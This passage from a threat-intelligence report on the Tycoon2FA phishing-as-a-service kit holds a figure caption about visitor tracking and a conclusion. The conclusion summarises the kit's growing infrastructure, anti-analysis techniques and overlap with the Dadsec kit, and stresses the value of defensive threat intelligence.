


Figure 28. Visitor tracking mechanism used by the phishing site to log page visits.

Conclusion

The investigation into the Tycoon2FA phishing kit reveals how adversaries continue to refine and expand their tactics within the Phishing-as-a-Service (PhaaS) ecosystem. Our analysis uncovered a rapidly growing infrastructure supporting Tycoon2FA, including thousands of phishing pages, custom anti-analysis techniques, and unique payload delivery methods. A

key discovery was the overlap between Tycoon2FA and Dadsec phishing kits, underscoring the interconnected nature of today's phishing operations and the growing use of PhaaS platforms by cybercriminals.

This investigation reinforces the crucial role of intrusion analysis in Cyber Threat Intelligence. Enhancing our ability to track, analyze, and correlate data from these evolving infrastructures equips security teams with critical insights into the updated operations of adversaries. Threat intelligence services are essential for anticipating emerging threats, refining detection capabilities, and developing proactive countermeasures. As PhaaS platforms like Tycoon2FA continue to evolve in scale and complexity, it is essential for security teams to maintain vigilance, continuously adapt detection methods, and collaborate within the cybersecurity community to effectively mitigate the risks posed by these emerging cyber threats.